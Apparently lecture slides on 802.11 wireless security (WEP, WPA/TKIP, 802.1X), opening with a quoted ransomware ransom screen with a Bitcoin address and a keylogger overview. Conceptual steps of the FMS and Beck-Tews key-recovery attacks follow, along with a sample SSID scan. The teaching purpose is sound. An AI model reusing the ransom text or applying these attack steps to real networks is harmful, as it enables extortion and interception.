
But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

## How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

GMT+00:00 Monday - Friday

[About bitcoin](#)

[How to buy bitcoins?](#)



Send \$300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

[Copy](#)

[Contact Us](#)

[Check Payment](#)

[Decrypt](#)

# Common attacks: keyloggers/spyware

---

**Program records system events**

- Keypresses
- Screen captures
- Webcam images

**Data is sent to the attacker infrastructure**

**Objective:**


- Ransom (captured images)
- Use the information captured
  - Passwords
  - VISA Cards
- Sell the information

# Security in 802.11 wireless networks

---

# Wireless (data) communications: A glance

---



# Wireless vs. cabled communications: Security issues

---

## Broadcast communication

- Hard to enforce physical propagation boundaries
- Typical physical boundaries are useless to avoid:
  - Interference with communications
  - Eavesdropping of communications

## Mitigation

- Reduce interference and eavesdropping capabilities
  - At the physical layer
  - At the data link layer

# Reduce interference and eavesdropping capabilities: Physical layer

---

## **Prevent eavesdroppers from decoding the channel**

- Channel coding needs to use some shared secret

## **Example: Bluetooth FHSS (Frequency Hoping Spread Spectrum)**

- Carrier changes frequency in a pattern known to both transmitter and receiver
  - The data is divided into packets and transmitted over 79 hop frequencies in a pseudo random pattern
  - Only transmitters and receivers that are synchronized on the same hop frequency pattern will have access to the transmitted data
- FHSS appears as short-duration impulse noise to eavesdroppers
  - The transmitter switches hop frequencies 1,600 times per second to assure a high degree of data security

# Reduce interference and eavesdropping capabilities: Physical layer

---

## **Present channel monopolization by transmitters**

- Physical Medium access Policies

## **Examples**

- Bluetooth FHSS
  - Unsynchronized transmitters seldom collide
- Wi-Fi
  - Each network is instantiated over a specific frequency
- GSM
  - Each terminal transmits over a specific mobile station

**Interference is still possible from external sources or overlapping channels**

# Reduce interference and eavesdropping capabilities: data layer

---

## **Prevent attackers from identifying the participants in a communication**

- Headers need to be encrypted, and temporary identifiers should be used

## **Prevent eavesdroppers from understanding data link payloads**

- Frames need to be encrypted
  - Usually payloads only are encrypted

## **Prevent attackers from forging acceptable data link frames**

- Frames need to be authenticated
  - Origin authentication
    - Freshness

# IEEE 802.11: Architecture (in structured networks)

---

## **Station (STA)**

- Device that can connect to a wireless network
- Has a (unique) identifier
  - Media Access Control (MAC) address

## **Access Point (AP)**

- Device that allows the interconnection between a wireless network and other network devices or networks

## **Wireless network**

- Network formed by a set of STAs and AP that communicate using radio signals

# IEEE 802.11: Structured network terminology

## Basic Service Set (BSS)


- Network formed by a set of STA associated to an AP

## Extended Service Set (ESS)

- Network formed by several BSS interconnected by a Distribution System (DS)

## Service Set ID (SSID)

- Identifier of a wireless network served by a BSS or ESS
- The same infrastructure can use several SSID




# IEEE 802.11: Structured network terminology

---

```
$ airport -s
      SSID BSSID          RSSI CHANNEL
      MEO-WiFi 9e:97:26:f1:65:3e -87  11
FON_ZON_FREE_INTERNET 00:05:ca:d3:32:f9 -86  11
                  ZON-22D0 00:05:ca:d3:32:f8 -90  11
                  Cabovisao-BB20 c0:ac:54:f8:fe:dc -84  6
FON_ZON_FREE_INTERNET 84:94:8c:ae:74:a9 -81  6
                  ZON-6E50 84:94:8c:ae:74:a8 -81  6
FON_ZON_FREE_INTERNET 84:94:8c:ad:23:99 -86  2
                  ZON-ED50 84:94:8c:ad:23:98 -87  2
FON_ZON_FREE_INTERNET bc:14:01:9b:d0:c9 -88  1
                  ZON-D030 bc:14:01:9b:d0:c8 -88  1
```

# IEEE 802.11: Authentication & Association state machine



# IEEE 802.11: Frame types


## Management frames

- Beacon
- Probe Request & Response
- Authentication Request & Response
- Deauthentication
- Association Request & Response
- Reassociation Request & Response
- Disassociation

## Control frames

- Request to Send (RTS)
- Clear to Send (CTS)
- Acknowledgment (ACK)

## Data Frames



# IEEE 802.11 data link security: Overview

Functionality	Network Type	pre-RSN	RSN (Robust Security Network)	
		WEP	WPA	802.11i (ou WPA2)
Authentication		Unilateral (STA)	Bilateral with 802.1X (STA, AP and network)	
Key Distribution				EAP ou PSK, 4-Way Handshake
IV Management Policy				TKIP AES-CCMP
Data Cipher		RC4		AES-CTR
Integrity Control	Headers			AES
	Payload	CRC-32	CRC-32, Michael	CBC-MAC

## Other

- SSID hiding (on beacons)
- MAC address filtering (on associations)
- (Privacy) MAC client randomization before association

# IEEE 802.11: WEP (Wired Equivalent Privacy)

---

## Optional and unilateral Authentication

- Can support multiple types simultaneously

## OSA: Open System Authentication

- No authentication, just for the state transition model

## SKA: Shared Key Authentication

- Challenge/response between STA and AP
- Key (password) per person (MAC address) or network
- Unilateral STA authentication
  - No AP / network authentication

## Frame payload encryption

- With RC4, using 40 or 104 bit keys

## Frame payload authentication with CRC-32

# WEP: Lots of security problems ...

## SKA is completely insecure

- An eavesdropper gets all it needs to impersonate a victim
  - No need to discover the password
- Rogue APs cannot be detected

## Same key for authentication and payload confidentiality


- No key distribution, keys overused

## Weak integrity control

- CRC-32 is linear
- Frame deterministic modification is trivial

## Mediocre IV management

- IV is too short (24 bits)
  - Easy to get cryptograms produced with the same IV
  - Same IV, same key ⇒ same keystream, cryptanalysis becomes easier
- IV is not managed at all
  - Reuse is not controlled / prevented



# Fluhrer, Mantin and Shamir (FMS) Attack

---

## A vulnerability was discovered in RC4

- Weak keys were found due to the KSA (Key Scheduling Algorithm) used
  - Some initial keystream bits reflect key bits

## Description:

- $\text{Key}_{\text{RC4}} = \text{IV}[0:2] + \text{Key}$ , where  $\text{len}(\text{key}) = 13$  (or 5), total length is 104 bits
- IV is visible
- With some keys ( $a+3, n-1, *$ ) with  $a=\text{key byte}$ ,  $n = [0..256]$ , if attacker knows:
  - first byte of plain text ( $p_0$ )
  - first  $m$  bytes of key ( $k_{0..m}$ )
- Attacker can derive  $m+1$  bytes of the key

## Result:

- can recover key after  $\sim 500K$  to  $1M$  packets (<1.4GB Data)

# Fluhrer, Mantin and Shamir (FMS) Attack

---

## Attacker knows

- first byte of the cryptogram ( $c_0$ ) is public (in the packet)
- first byte of plaintext ( $p_0$ ) is known (SNAP header, value = 0xAA)
- first 3 bytes of key are known (IV)
- first byte of keystream  $k_0 = p_0 \oplus c_0$

## Process

- Assume Key = IV + [3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15]
- initialize the KSA to the 3rd round ( $i=3$ )
- Wait for vulnerable IVs ( $a+3, n - 1, *$ )
- $K_i$  can be “recovered” using  $(c_0 - j - S[i]) \bmod n$ 
  - $S[i]$  = result of permutation box at pos i,  $n$  = size of S,  $j$  = index of byte
- Attacker doesn't know if  $K_i$  is correct
  - Correct value will appear more frequently
  - Result: determine the most frequently value and increase  $i$

# Mitigation of WEP problems: WPA (WiFi Protected Access)

---

## **WPA uses WEP in a safe way**

- A different RC4 key per frame
- RC4 weak keys are avoided
- Extra cryptographic integrity control with Michael
- IV strict sequencing for preventing frame reuse

## **Implemented first by device drivers**

- Latter on firmware

## **Inline with 802.11i**


- The actual 802.11 security standard
- WPA can be used with 802.1X for strong, mutual authentication

# Mitigation of WEP problems: WPA (WiFi Protected Access) - TKIP


---

- 1. Temporal Keys: to defeat social engineering attacks**
- 2. Sequencing: to defeat replay & injection attacks**
- 3. Key Mixing: to defeat the known IV collisions & weak-key attacks**
- 4. Enhanced Data Integrity(MIC): to defeat bit-flipping & forgery attacks**
- 5. TKIP Countermeasures: to address constraints of TKIP MIC**



# WPA: TKIP (Temporal Key Integrity Protocol)



# WPA: TKIP (Temporal Key Integrity Protocol)



# TKIP: Frame layout



# Beck-Tews attack

---

## Conditions

- the network address is known: ex, 192.168.0.0
- the network supports QoS (IEEE 802.11e) with 8 Traffic Identifiers
- the TKIP key renewal is long (3600 seconds)
- Chop-chop attack: decrypt m bytes of a packet by sending  $m * 128$  packets by brute forcing the ICV

## Attack:

- Capture an ARP Request / Response: A known plaintext
  - known except: last byte of IP addrs, 8 byte MIC, 4 byte ICV
- Send packets guessing bytes. Limited to 1 packet, per TID per minute
  - Objective: Guess plaintext of MIC and ICV by analysing errors from AP
- Brute force IP addresses (2 bytes)
- Reverse MIC and find the key
  - MICHAEL is not a one way function
- Final: Obtain entire keystream valid for a given TSC

# IEEE 802.1X: Port-Based Authentication

---

## Authentication model for all IEEE 802 networks

- Layer 2 mutual authentication

